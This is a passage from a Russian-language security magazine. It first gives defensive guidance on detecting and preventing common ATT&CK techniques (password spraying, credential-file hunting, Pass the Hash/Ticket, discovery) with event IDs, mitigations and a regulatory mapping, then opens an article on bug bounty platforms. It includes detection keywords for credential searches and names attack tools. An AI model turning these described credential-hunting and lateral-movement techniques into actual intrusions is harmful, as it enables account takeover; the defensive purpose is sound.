Мы проанализировали результаты пентестов и выяснили, что техника Brute Force успешно применялась пентестерами во всех организациях. Среди всех подтехник наибольшую успешность при подборе учетных данных показали Password Spraying (82%) и Password Guessing (75%).

Рисунок 2. Подтехники Brute Force (доли организаций)



Итоги  
пентестов –  
2022

Познакомиться со всеми проблемами, выявленными в парольных политиках крупных отечественных компаний различных отраслей, можно в аналитическом отчете «Итоги пентестов – 2022» в разделе «Проблемы в парольной политике». Там же вы сможете ознакомиться с рекомендациями по организации парольной политики в компании.

## Для обнаружения подтехник Brute Force: Password Guessing (T1110.001) и Password Spraying (T1110.003):

- журнал событий приложения.

Отслеживайте большое количество событий неуспешной аутентификации, особенно в сервисах, доступных на периметре. Большое количество ошибок подряд с одной учетной записью свидетельствует о подборе пароля

методом угадывания (Password Guessing). Если же пользователи разные, но видна логика выстраивания последовательности имен пользователей или промежутки времени короткие и постоянные, то это, вероятно, признаки атаки Password Spraying;

- ▀ события аутентификации пользователей (для Windows: Windows Security Log: 4625 и Kerberos Authentication Service: 4771; для Linux: /var/log/auth.log и /var/log/secure).

Отслеживайте события операционной системы, которые говорят о неуспешных попытках входа. Это могут быть события как с отдельных узлов, так и с серверов аутентификации, например события запроса билетов Kerberos;

- ▀ сетевой трафик.

Отслеживайте сетевой трафик на предмет неуспешных попыток входа в систему. Например, атаку, связанную с подбором пароля в домене Windows, можно выявить по большому количеству неуспешных попыток аутентификации по протоколу Kerberos. Для автоматизации этой задачи можно использовать NTA-системы.

### **Для предотвращения использования подтехник Brute Force: Password Guessing и Password Spraying необходимо:**

- 1 внедрить многофакторную аутентификацию, особенно для сервисов, доступных извне;
- 2 установить требования к сложности пароля и его длине.

Усложнить задачу перебора паролей можно настроив политику блокировки учетных записей при достижении некоторого порогового значения неуспешных попыток аутентификации за определенный промежуток времени, однако эта мера сработает только для атак с использованием подтехники Password Guessing.



Стоит учитывать, что слишком жесткая политика блокировки может привести к нарушению бизнес-процессов из-за блокировки подбираемых учетных записей. В этом случае система не перестанет функционировать, а вот легитимный пользователь не сможет получить к ней доступ, так как его учетная запись будет заблокирована.

## Credential Access: Unsecured Credentials

Техника Unsecured Credentials (T1552) была успешно применена в 79% исследованных организаций.

### Для того чтобы обнаружить факты использования техники Unsecured Credentials, нужно проанализировать:

- события запуска процессов (для Windows: Sysmon: 1 и Windows Security Log: 4688 (с включенным логированием строк запуска); для Linux: Syscall: execve).

Настройте мониторинг событий запуска процессов с расширенным аудитом строк запуска. Ищите запуск команд, направленных на поиск учетных данных. Обычно они содержат следующие ключевые слова: password, pwd, login, secure или само сочетание логина и пароля.

Обычно для поиска по шаблону имени в Windows используется команда dir стандартной командной оболочки cmd.exe. Для поиска по содержимому в Windows используется утилита findstr.exe. В Linux для тех же целей используются утилиты find и grep соответственно;

- события выполнения скриптов (события выполнения конвейера PowerShell: 4103; события выполнения блоков кода PowerShell: 4104).

Собирайте и анализируйте события запуска скриптов PowerShell. Среди командлетов скрипта могут встретиться инструкции поиска файлов, например Get-ChildItem с паттернами имен, содержащими строки password, pwd, login, secure или само сочетание логина и пароля.

### Предотвращение применения техники Unsecured Credentials

Чтобы свести к минимуму шансы на успешное применение данной техники, следует регулярно проводить поиск файлов, содержащих пароли, и обучать пользователей тому, как нужно подходить к хранению конфиденциальной информации. Также следует разграничить доступ к общим файловым ресурсам: права доступа к определенным папкам должны быть только у определенного круга лиц. Помимо этого, следует установить организационную политику в компании, запрещающую хранение паролей в файлах.

## 7 Discovery

Техника File and Directory Discovery (T1083) была успешно применена во всех компаниях, а Account Discovery (T1087) — в 96% проектов.

Попытки обнаружения данной техники будут порождать большое количество ложных срабатываний правил на легитимную активность. Чтобы уменьшить их количество, мы рекомендуем обращать внимание не на конкретное событие, связанное с тактикой Discovery, а на общую ситуацию в инфраструктуре. Злоумышленники не ограничатся только поиском файлов или исследованием привилегий учетной записи, они будут провоцировать и другие события в журналах безопасности. Поэтому, если других подозрительных событий нет, но есть, например, доступ к файлу, не стоит бить тревогу.

Также стоит обратить внимание на то, как часто возникают похожие события, ведь в целом эти действия относятся к легитимной активности и могут быть следствием действий администраторов или легитимных скриптов.

## Discovery: File and Directory Discovery

### Обнаружить факты применения техники File and Directory Discovery можно:

- ▀ среди событий запуска процессов (для Windows: Sysmon: 1, Windows Security Log: 4688 (с включенным логированием строк запуска); для Linux: auditd: Syscall: execve).

Настройте мониторинг событий запуска процессов с расширенным аудитом строк запуска. Ищите запуск команд, направленных на перечисление файлов и папок.

Обычно для листинга папок и поиска файлов и папок в Windows используется команда `dir` стандартной командной оболочки `cmd.exe`. В Linux для тех же целей используются утилиты `ls` и `find` соответственно;

- ▀ событий выполнения скриптов (события выполнения конвейера PowerShell: 4103; события выполнения блоков кода PowerShell: 4104).

Собирайте и анализируйте события запуска скриптов PowerShell. При анализе командлетов в скрипте могут встречаться инструкции по поиску файлов, например `Get-ChildItem`.

В целом техника Discovery: File and Directory Discovery связана с техникой Credential Access: Unsecured Credentials. Как и в тактике Credential Access, злоумышленники, применяющие эту технику, зачастую нацелены на получение учетных данных, которые хранятся в пользовательских файлах. Поэтому рекомендации по обнаружению и превентивные меры для этих двух техник схожи.

## Предотвращение применения техники File and Directory Discovery

Данный тип атаки сложно предотвратить, поскольку он основан на использовании легитимных функций операционной системы. Для того чтобы минимизировать шансы злоумышленников, мы рекомендуем не хранить и не передавать чувствительную информацию в открытом виде. Используйте для этих целей шифрование.

### Discovery: Account Discovery

## Обнаружить факт использования подтехник Account Discovery: Domain Account (T1087.002) и Local Account (T1087.001) можно:

- ▀ среди событий, связанных с запуском процессов (для Windows: Sysmon: 1, Windows Security Log: 4688 (с включенным логированием строк запуска); для Linux: auditd: Syscall: execve).

Отслеживайте запуск команд, направленных на перечисление или сбор информации о пользователях и группах;

- ▀ событий, связанных с выполнением скриптов (события выполнения конвейера PowerShell: 4103; события выполнения блоков кода PowerShell: 4104).

Собирайте и анализируйте события запуска скриптов PowerShell. Среди командлетов скрипта могут встретиться инструкции перечисления и поиска пользователей, например Get-ADUser.

## Предотвращение применения подтехник Account Discovery: Domain Account и Local Account

Применение этих подтехник сложно предотвратить, поскольку они основаны на использовании легитимных функций операционной системы.

## Точечная рекомендация, которая может усложнить атаку для злоумышленников

Если в реестре Windows включена настройка EnumerateAdministrators, то атакующие могут получить список локальных администраторов, вызвав диалог UAC. Отключите эту настройку, чтобы атакующие не могли воспользоваться данным способом получения

списка локальных администраторов. Параметр находится по следующему пути:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\CredUI\EnumerateAdministrators.



Среди всех техник тактики Lateral Movement, которые пентестеры использовали для перемещения внутри сетевого периметра, наиболее результативной была Use Alternate Authentication Material. Это связано с тем, что пароль в открытом виде не всегда удастся найти, а если пароль был сложный, то восстановить его из хеша тоже непросто, при этом получить сам хеш или билет TGT или TGS легче.

Рисунок 3. Популярные подтехники техники Use Alternate Authentication Material



### Обнаружить факт использования подтехники Use Alternate Authentication Material: Pass the Hash (T1550.002) можно:

- в журнале безопасности контроллера домена (события Windows 4768 и 4769).

Отслеживайте запросы новых билетов TGT и TGS. В сочетании с фактами специфичного сеанса входа в систему (ID 4624 с Logon Type = 9) и доступа к памяти процесса LSASS (Sysmon ID 10) события Windows 4768 и 4769 могут свидетельствовать об обходе стадии получения хеша из пароля и указывать на попытку развития атаки Pass the Hash для Kerberos (атака OverPass the Hash);

- журнале событий аудита входа в систему (событие Windows 4624).

Отслеживайте попытки аутентификации пользователей. Корреляция событий входа с другой подозрительной активностью может подтвердить факт компрометации инфраструктуры.

Например, проверка подлинности NTLM и LogonType 3 вызывает подозрение, потому что выполняется сетевой вход в систему без графической оболочки. Однако в этом случае нужно убедиться в том, что это не является типичным событием для рассматриваемой инфраструктуры, ведь иногда в крупных сетях присутствуют системы, в которых используются устаревшие механизмы аутентификации.

## Предотвращение атак с использованием подтехники Use Alternate Authentication Material: Pass the Hash

**Точечная рекомендация: установить обновления безопасности KB2871997 для Windows 7 и выше. Данное обновление ограничивает доступ по умолчанию для учетных записей из группы локальных администраторов.**

Полностью исключить возможность атак с использованием этой техники невозможно из-за архитектурных особенностей ОС, но можно минимизировать вероятность ее проведения и повысить уровень сложности атаки для злоумышленников: для этого следует ограничить область использования привилегированных учетных записей. Например, учетная запись администратора домена должна быть задействована только при выполнении работ на контроллере домена и единичных сервисах, где требуются такие привилегии.

### Обнаружить факт использования подтехники Use Alternate Authentication Material: Pass the Ticket (T1550.003) можно:

- ▶ в журнале аудита службы проверки подлинности Kerberos (событие Windows 4769).

Отслеживайте факты использования новых билетов TGT и TGS узлом, который до этого момента к ним не обращался. Такое событие может свидетельствовать об атаке, если этот узел не проксирует трафик.

**Если после двойного сброса пароля krbtgt на контроллере домена зафиксировано событие 4769 с кодом 0x1F, это означает вероятную попытку использования украденного или подделанного билета;**

- ▶ журнале событий аудита входа в систему.

Отслеживайте попытки аутентификации пользователей. Корреляция событий входа с другой подозрительной активностью может подтвердить факт компрометации инфраструктуры;

- ▶ журнале событий запуска процессов.

События запуска утилит для манипуляции билетами Kerberos (например, Rubeus или klist) могут свидетельствовать о готовящейся атаке Pass the Ticket;

- ▶ сетевом трафике.

Если с узла не запрашивали билет Kerberos, но используют его, это может свидетельствовать об атаке Pass the Ticket. В качестве средства для автоматизированного поиска таких атак можно использовать NTA.

## **Предотвращение атак с использованием подтехники Use Alternate Authentication Material: Pass the Ticket**

Полностью исключить возможность проведения атак с использованием этой техники невозможно из-за особенностей реализации ОС, но можно уменьшить шансы злоумышленников на успех. Для этого периодически выполняйте сброс пароля для учетной записи krbtgt. Смените пароль, запустите репликацию и затем смените пароль второй раз. Этот алгоритм поможет в случае, если учетные данные оказались в руках злоумышленников, но они по каким-то причинам не продолжили атаку, либо если злоумышленники уже давно находятся в инфраструктуре. Кроме того, следуйте лучшим практикам администрирования корпоративной инфраструктуры и ограничьте использование привилегированных учетных записей пределами административных зон безопасности.

# **10 Command and Control**

Пентестеры успешно использовали подтехнику Application Layer Protocol: Web Protocols (T1071.001) в 93% организаций.

## **Обнаружить атаку с использованием этой подтехники можно проанализировав:**

- ▀ сетевой трафик.

Необходимо проанализировать протоколы и пакеты на предмет аномалий, а также использовать средства защиты, которые позволяют выявить паттерны, соответствующие известным инструментам злоумышленников, даже если трафик зашифрован.

Для того чтобы обнаруживать подобные атаки, можно воспользоваться системами обнаружения вторжений (IDS) или средствами анализа сетевого трафика (NTA).

## **Предотвратить атаку можно:**

- 1 с помощью системы предотвращения сетевых вторжений (IPS);
- 2 системы обнаружения и реагирования на сложные целевые угрозы и атаки (XDR);
- 3 межсетевого экрана нового поколения (NGFW).

# Матрица D3FEND

## Функции СЗИ для предотвращения, обнаружения и реагирования на топ-10 техник MITRE ATT&CK



Матрица  
MITRE D3FEND

Матрица D3FEND — удобный инструмент, с помощью которого можно выделить необходимые функции средств защиты информации. Модель D3FEND связана с MITRE ATT&CK, что значительно облегчает подбор мер, если модель угроз основана на классификации MITRE ATT&CK.

Разработчики этой методики выделили пять оборонительных тактик ⑤: Detect (обнаружение), Harden (сокрытие), Deceive (обман), Evict (очистка инфраструктуры от злоумышленника) и Isolate (изоляция). Каждой тактике соответствует свой набор техник, например для тактики Evict

⑤ Ответные действия на атаку киберпреступника.

Harden			Detect							
Application Hardening	Credential Hardening	Platform Hardening	File Analysis	Identifier Analysis		Network Traffic Analysis	Platform Monitoring		Process Analysis	
Application Configuration Hardening	Certificate-based Authentication	Disk Encryption	Dynamic Analysis	URL Analysis		Certificate Analysis	Operating System Monitoring	System File Analysis	Database Query String Analysis	
Матрица D3FEND Функции СЗИ для предотвращения, обнаружения и реагирования на топ-10 техник MITRE ATT&CK	Credential Transmission Scoping	File Encryption	Emulated File Analysis	Identifier Reputation Analysis	Domain Name Reputation Analysis	Client-server Payload Profiling			File Access Pattern Analysis	
	Domain Trust Policy	Local File Permissions	File Content Rules		File Hash Reputation Analysis	DNS Traffic Analysis			Indirect Branch Call Analysis	
	Multi-factor Authentication	Software Update	File Hashing			File Carving			Process Code Segment Verification	
	Strong Password Policy	System Configuration Permissions			URL Reputation Analysis	Per Host Down-load-Upload Ratio Analysis			Process Self-Modification Detection	
	User Account Permissions					RPC Traffic Analysis			Process Spawn Analysis	
										Script Execution Analysis
										Shadow Stack Comparisons
										System Call Analysis

Матрица D3FEND  
Функции СЗИ для предотвращения, обнаружения и реагирования на топ-10 техник MITRE ATT&CK

**Важное уточнение: представленный набор мер мы определили как минимальный, то есть современные СЗИ обладают гораздо более широкой функциональностью, которая поможет быстрее обнаружить воздействие и отреагировать на него**

выделены три техники: Credential Eviction, File Eviction и Process Eviction. Конкретные функции СЗИ указаны ниже под техниками. Представленный набор функций на данный момент не исчерпывающий, однако инструмент активно развивается.

Мы выбрали на матрице функции средств защиты, которые нужны для того, чтобы предупредить, обнаружить или отреагировать на атаки с использованием десяти техник из матрицы MITRE ATT&CK, которые чаще всего оказывались успешными в ходе тестирований на проникновение.

			Isolate				Deceive	Evict		
		User Behavior Analysis	Execution Isolation		Network Isolation		Decoy Object	Credential Eviction	Process Eviction	
		Authentica- tion Event Thresholding	Executable Denylisting		DNS Denylisting	Forward Reso- lution Domain Denylisting	Decoy File	Account Locking	Process Termination	
		Authoriza- tion Event Thresholding	Hard- ware-based Process Isolation			Hierarchical Domain Denylisting	Decoy User Credential	Authentica- tion Cache Invalidation		
		Credential Compromise Scope Analysis	Kernel-based Process Isolation	Mandatory Access Control						
		Domain Account Monitoring				Reverse Resolution IP Denylisting				
		Job Function Access Pattern Analysis				Network Traffic Filtering	Outbound Traffic Filtering			
	Process Line- age Analysis	Local Account Monitoring								
		Resource Access Pattern Analysis								
		User Data Transfer Analysis								
	File Creation Analysis	Web Session Activity Analysis								

# Сопоставление мер защиты информации

Мы проанализировали меры, предложенные сообществом экспертов по ИБ, для десяти наиболее популярных техник из матрицы MITRE ATT&CK, которые были успешно использованы нашими пентестерами во внешних и внутренних тестах на проникновение, и сопоставили их с мерами защиты, изложенными в приказе ФСТЭК России от 11.02.2013 № 17; результат этого сопоставления представлен в таблице ниже.

ID	Мера по снижению вероятности реализации недопустимого события	УИН из приказа	Описание меры
M1048	Application Isolation and Sandboxing	ЗИС.19	Изоляция процессов (выполнение программ) в выделенной области памяти
		ОПС.1	Управление запуском (обращениями) компонентов программного обеспечения, в том числе определение запускаемых компонентов, настройка параметров запуска компонентов, контроль за запуском компонентов программного обеспечения
M1050	Exploit Protection	РСБ.5	Мониторинг (просмотр, анализ) результатов регистрации событий безопасности и реагирование на них
		ОПС.1	Управление запуском (обращениями) компонентов программного обеспечения, в том числе определение запускаемых компонентов, настройка параметров запуска компонентов, контроль за запуском компонентов программного обеспечения
M1030	Network Segmentation	УПД.3	Управление (фильтрация, маршрутизация, контроль соединений, однонаправленная передача и иные способы управления) информационными потоками между устройствами, сегментами информационной системы, а также между информационными системами
		ЗИС.17	Разбиение информационной системы на сегменты (сегментирование информационной системы) и обеспечение защиты периметров сегментов информационной системы

ID	Мера по снижению вероятности реализации недопустимого события	УИН из приказа	Описание меры
		ЗСВ.10	Разбиение виртуальной инфраструктуры на сегменты (сегментирование виртуальной инфраструктуры) для обработки информации отдельным пользователем и (или) группой пользователей
<b>M1026</b>	Privileged Account Management	УПД.4	Разделение полномочий (ролей) пользователей, администраторов и лиц, обеспечивающих функционирование информационной системы
		ЗИС.1	Разделение в информационной системе функций по управлению (администрированию) информационной системой, управлению (администрированию) системой защиты информации, функций по обработке информации и иных функций информационной системы
		УПД.5	Назначение минимально необходимых прав и привилегий пользователям, администраторам и лицам, обеспечивающим функционирование информационной системы
		УПД.2	Реализация необходимых методов (дискреционный, мандатный, ролевой или иной метод), типов (чтение, запись, выполнение или иной тип) и правил разграничения доступа
		ЗСВ.1	Идентификация и аутентификация субъектов доступа и объектов доступа в виртуальной инфраструктуре, в том числе администраторов управления средствами виртуализации
<b>M1051</b>	Update Software	АНЗ.2	Контроль установки обновлений программного обеспечения, включая обновление программного обеспечения средств защиты информации
<b>M1016</b>	Vulnerability Scanning	АНЗ.1	Выявление, анализ уязвимостей информационной системы и оперативное устранение вновь выявленных уязвимостей
<b>M1049</b>	Antivirus/Antimalware	АВЗ.1	Реализация антивирусной защиты
		АВЗ.2	Обновление базы данных признаков вредоносных компьютерных программ (вирусов)
<b>M1045</b>	Code Signing	ЗИС.18	Обеспечение загрузки и исполнения программного обеспечения с машинных носителей информации, доступных только для чтения, и контроль целостности данного программного обеспечения

ID	Мера по снижению вероятности реализации недопустимого события	УИН из приказа	Описание меры
M1042	Disable or Remove Feature or Program	ОПС.2	Управление установкой (инсталляцией) компонентов программного обеспечения, в том числе определение компонентов, подлежащих установке, настройка параметров установки компонентов, контроль за установкой компонентов программного обеспечения
M1038	Execution Prevention	ОПС.2	Управление установкой (инсталляцией) компонентов программного обеспечения, в том числе определение компонентов, подлежащих установке, настройка параметров установки компонентов, контроль за установкой компонентов программного обеспечения
M1021	Restrict Web-Based Content	ЗИС.7	Контроль санкционированного и исключение несанкционированного использования технологий мобильного кода, в том числе регистрация событий, связанных с использованием технологий мобильного кода, их анализ и реагирование на нарушения, связанные с использованием технологий мобильного кода
M1017	User Training	п. 18.6 приказа	Обеспечение защиты информации в ходе эксплуатации информационной системы должно осуществляться оператором в соответствии с эксплуатационной документацией и организационно-распорядительными документами по защите информации и включать <...> информирование и обучение персонала информационной системы
M1036	Account Use Policies	УПД.10	Блокирование сеанса доступа в информационную систему после установленного времени бездействия (неактивности) пользователя или по его запросу
		УПД.6	Ограничение неуспешных попыток входа в информационную систему (доступа к информационной системе)
M1027	Password Policies	ИАФ.4	Управление средствами аутентификации, в том числе хранение, выдача, инициализация, блокирование средств аутентификации и принятие мер в случае утраты и (или) компрометации средств аутентификации
		УПД.1	Управление (заведение, активация, блокирование и уничтожение) учетными записями пользователей, в том числе внешних пользователей



ID	Мера по снижению вероятности реализации недопустимого события	УИН из приказа	Описание меры
		УПД.2	Реализация необходимых методов (дискреционный, мандатный, ролевой или иной метод), типов (чтение, запись, выполнение или иной тип) и правил разграничения доступа
		УПД.4	Разделение полномочий (ролей) пользователей, администраторов и лиц, обеспечивающих функционирование информационной системы
		УПД.5	Назначение минимально необходимых прав и привилегий пользователям, администраторам и лицам, обеспечивающим функционирование информационной системы
		УПД.6	Ограничение неуспешных попыток входа в информационную систему (доступа к информационной системе)
		УПД.9	Ограничение числа параллельных сеансов доступа для каждой учетной записи пользователя информационной системы
		УПД.11	Разрешение (запрет) действий пользователей, разрешенных до идентификации и аутентификации
		УПД.10	Блокирование сеанса доступа в информационную систему после установленного времени бездействия (неактивности) пользователя или по его запросу
		АНЗ.5	Контроль правил генерации и смены паролей пользователей, заведения и удаления учетных записей пользователей, реализации правил разграничения доступом, полномочий пользователей в информационной системе
<b>M1032</b>	Multi-factor Authentication	ИАФ.1	Идентификация и аутентификация пользователей, являющихся работниками оператора
<b>M1015</b>	Active Directory Configuration	—	Прямое соответствие отсутствует
<b>M1047</b>	Audit	РСБ.5	Мониторинг (просмотр, анализ) результатов регистрации событий безопасности и реагирование на них
		РСБ.8	Обеспечение возможности просмотра и анализа информации о действиях отдельных пользователей в информационной системе

ID	Мера по снижению вероятности реализации недопустимого события	УИН из приказа	Описание меры
		АНЗ.3	Контроль работоспособности, параметров настройки и правильности функционирования программного обеспечения и средств защиты информации
<b>M1041</b>	Encrypt Sensitive Information	ЗИС.3	Обеспечение защиты информации от раскрытия, модификации и навязывания (ввода ложной информации) при ее передаче (подготовке к передаче) по каналам связи, имеющим выход за пределы контролируемой зоны, в том числе беспроводным каналам связи
<b>M1037</b>	Filter Network Traffic	УПД.3	Управление (фильтрация, маршрутизация, контроль соединений, однонаправленная передача и иные способы управления) информационными потоками между устройствами, сегментами информационной системы, а также между информационными системами
		ЗИС.16	Выявление, анализ и блокирование в информационной системе скрытых каналов передачи информации в обход реализованных мер защиты информации или внутри разрешенных сетевых протоколов
<b>M1028</b>	Operating System Configuration	—	Прямое соответствие отсутствует
<b>M1022</b>	Restrict File and Directory Permissions	УПД.2	Реализация необходимых методов (дискреционный, мандатный, ролевой или иной метод), типов (чтение, запись, выполнение или иной тип) и правил разграничения доступа
<b>M1040</b>	Behavior Prevention on Endpoint	—	Прямое соответствие отсутствует
<b>M1043</b>	Credential Access Protection	УПД.6	Ограничение неуспешных попыток входа в информационную систему (доступа к информационной системе)
		УПД.1	Управление (заведение, активация, блокирование и уничтожение) учетными записями пользователей, в том числе внешних пользователей
		УПД.11	Разрешение (запрет) действий пользователей, разрешенных до идентификации и аутентификации
<b>M1025</b>	Privileged Process Integrity	ОЦЛ.1	Контроль целостности программного обеспечения, включая программное обеспечение средств защиты информации

ID	Мера по снижению вероятности реализации недопустимого события	УИН из приказа	Описание меры
M1052	User Account Control	—	Прямое соответствие отсутствует
M1018	User Account Management	УПД.4	Разделение полномочий (ролей) пользователей, администраторов и лиц, обеспечивающих функционирование информационной системы
M1031	Network Intrusion Prevention	COB.1	Обнаружение вторжений
		COB.2	Обновление базы решающих правил

## Заключение

Умение обнаруживать и предотвращать атаки с использованием десяти самых распространенных техник MITRE ATT&CK повышает эффективность системы защиты и таким образом позволяет обнаруживать еще больше атак. Для этого необходимо анализировать журналы событий ОС, сетевой трафик, журналы событий приложений, журнал событий на контроллере домена, а также использовать современные средства защиты, которые облегчат сбор данных и вовремя оповестят о действиях злоумышленников.


В этом исследовании мы продемонстрировали, что если изменить подход к выполнению требований регуляторов, то можно получить не просто их формальную реализацию, а полноценную систему защиты от реальных атак. Новый подход не только переведет ваши процессы ИБ на новый уровень зрелости, но и сделает систему безопасности вашей компании по-настоящему результативной.

**Если изменить подход к выполнению требований регуляторов, то можно получить не просто их формальную реализацию, а полноценную систему защиты от реальных атак**

# Мировой рынок

**ФЕДОР ЧУНИЖЕКОВ**

Аналитик исследовательской группы  
департамента аналитики информационной  
безопасности Positive Technologies



# bug

# bounty:



## кто, зачем и сколько платит за уязвимости

Что будет, если объединить поиск уязвимостей с помощью автоматических средств и ручной анализ защищенности и доверить этот процесс не паре экспертов по ИБ в течение рабочего дня, а сообществам исследователей безопасности со всего мира — круглосуточно и без выходных? В этой статье мы проанализировали 24 наиболее крупные<sup>①</sup> и активные<sup>②</sup> на момент исследования платформы, на которых собрано множество программ bug bounty, чтобы рассказать, для чего нужны такие платформы, какие задачи они помогают решать, какова стоимость их использования для организации и на какое вознаграждение могут претендовать исследователи.

Ключом к успеху краудсорсинговой программы безопасности является привлечение как можно большего числа квалифицированных исследователей

Краудсорсинговый подход — одно из лучших решений проблем кибербезопасности для бизнеса: он позволяет непрерывно тестировать ПО, сайты и инфраструктуру предприятия и выявлять уязвимости, привлекая неограниченное число исследователей безопасности. Главные способы реализовать этот подход — объявить о собственной программе bug bounty или воспользоваться услугами специальных платформ.

Мы собрали данные о показателях платформ bug bounty из разных регионов мира, а именно данные о географическом расположении, типах программ, реализуемых платформами, отраслевом распределении участников, средних суммах вознаграждения (в зависимости от отрасли и степени опасности уязвимости), средней стоимости входа на платформу, средней комиссии, взимаемой с каждой выплаты исследователю. Информация получена с официальных сайтов платформ и не содержит данных, находящихся в ограниченном доступе. Все суммы приведены в долларах США.

В табл. 1 приведен список исследованных платформ bug bounty с указанием их географического расположения.

Платформа	Страна
Intigriti	Бельгия
Huntr	Великобритания
Hackrate	Венгрия
WhiteHub	Вьетнам
BugRank	Вьетнам
SafeVuln	Вьетнам
Zerocopter	Голландия
BugBase	Индия
BugsBounty	Индия
RedStorm	Индонезия
Ravro	Иран
Vulbox	Китай
TheBugBounty	Малайзия
Bugbounty.sa	Саудовская Аравия
Bugcrowd	США
Synack	США
Cobalt	США
HackerOne	США
Federacy	США
YesWeHack	Франция
Yogosha	Франция
Cyscope	Швейцария
HackenProof	Эстония
BugBounty.jp	Япония

Таблица 1. Исследованные платформы bug bounty

1 >700

Сообщество платформы насчитывает более 700 пользователей.

2 ≥20

На платформе размещено не менее 20 активных программ bug bounty.

## Bug bounty: программы и платформы

Программа bug bounty — это процесс привлечения бизнесом внештатных исследователей кибербезопасности и специалистов по анализу защищенности и тестированию на проникновение к проверке программного обеспечения, веб-приложений и инфраструктуры с условием выплаты вознаграждения за выявленные уязвимости. Такие программы дают компаниям возможность протестировать свои информационные активы под разными углами: любой исследователь может принять участие в тестировании, используя разные подходы и инструменты для поиска уязвимостей. Компании сами определяют границы работ и полностью контролируют бюджет, проверку отчетов о найденных уязвимостях и стоимость вознаграждения за каждую уязвимость.

Bug bounty — это подход, ориентированный на результат. При классическом подходе

к анализу защищенности организациям приходится платить за время, затраченное на поиск уязвимостей, вне зависимости от того, будут ли они обнаружены. При использовании bug bounty организации выплачивают награду исследователям за обнаруженные и подтвержденные уязвимости в зависимости от уровня их опасности. Кроме того, конкуренция в сообществе и вознаграждение за результат мотивируют исследователей мыслить нестандартно и выявлять уязвимости, наиболее опасные для бизнеса.

Привлечение внешних специалистов позволяет более эффективно выявлять слабые места и разгрузить собственных сотрудников, чтобы они могли сосредоточиться на укреплении этих слабых мест и дальнейшем развитии продуктов и сервисов. Оплата только за обнаруженные уязвимости позволяет рационально использовать бюджет компании.

### Через тернии к багам. Сложности реализации программ bug bounty

Несмотря на преимущества bug bounty, не все организации могут позволить себе проведение подобных программ, и на то есть несколько причин:

- 1 Все отчеты, присылаемые исследователями, подлежат первичной сортировке для выявления дубликатов, некорректных отчетов, для определения уровня опасности обнаруженной уязвимости и для отсева отчетов об уязвимостях с крайне низким уровнем опасности. Кроме того, необходимо организовать эффективное взаимодействие с исследователями, постоянную обратную связь и верификацию обнаруженных уязвимостей. Все эти действия требуют от организации дополнительных ресурсов.
- 2 Самостоятельное создание подробных отчетов о показателях программы bug bounty для оценки эффективности, обеспечения прозрачности, для определения и мониторинга ключевых показателей может оказаться затруднительным

для организаций, которые не имеют достаточного опыта в проведении подобных программ.

- 3 Чтобы получить наибольший эффект от программы bug bounty, нужно заранее максимально четко определить границы проведения работ и те информационные активы, которые будут тестироваться исследователями, что может оказаться нетривиальной задачей для некоторых компаний.
- 4 Известность организации играет важную роль. Объявление о программе bug bounty может не найти отклика в сообществе исследователей: работая с малоизвестной компанией, они должны будут учитывать возможные риски. Стоит ли тратить время на поиск уязвимостей в системах этой организации, будут ли вовремя и справедливо выплачиваться вознаграждения, насколько профессионально выстроена программа — вот первые вопросы, которые возникают у исследователей.

В программах bug bounty исследователи получают вознаграждение за найденную уязвимость, а не за время, затраченное на ее поиск



Платформа Standoff  
365 Bug Bounty

## Уверенный шаг на платформу

Для того чтобы помочь бизнесу справиться с этими и другими сложностями, стали появляться платформы bug bounty — своего рода агрегаторы, которые собирают программы различных организаций и позволяют исследователям выбрать интересующий их проект. Такие платформы предоставляют компаниям всю необходимую инфраструктуру для эффективного проведения программ bug bounty, а также помощь во взаимодействии с исследователями и экспертную поддержку в верификации уязвимостей.

На платформах bug bounty удачно объединены два элемента:

- **Сообщество исследователей безопасности.** Это основная ценность платформы: чем больше в сообществе участников и чем выше уровень их подготовки, тем эффективнее поиск уязвимостей. Каждая платформа прикладывает большие усилия для развития и поддержки своего сообщества, и на его формирование могут потребоваться годы. В среднем компании, оказывающие услуги анализа защищенности, задействуют для проверки приложения от пяти до пятнадцати сотрудников. За то же время ваше приложение могут протестировать сотни или даже тысячи специалистов со всего мира, зарегистрированных на платформе. Исследователи могут активно тестировать приложение месяцами или годами — в отличие от классического анализа защищенности, который длится около месяца. Это повышает количество обнаруженных уязвимостей, позволяет обеспечить непрерывный анализ защищенности.
- **Высококвалифицированная команда специалистов** по кибербезопасности, занимающаяся проверкой отчетов

исследователей и верификацией обнаруженных ими уязвимостей. Кроме того, в задачи команды платформы входят поддержка компаний-клиентов и взаимодействие с исследователями.

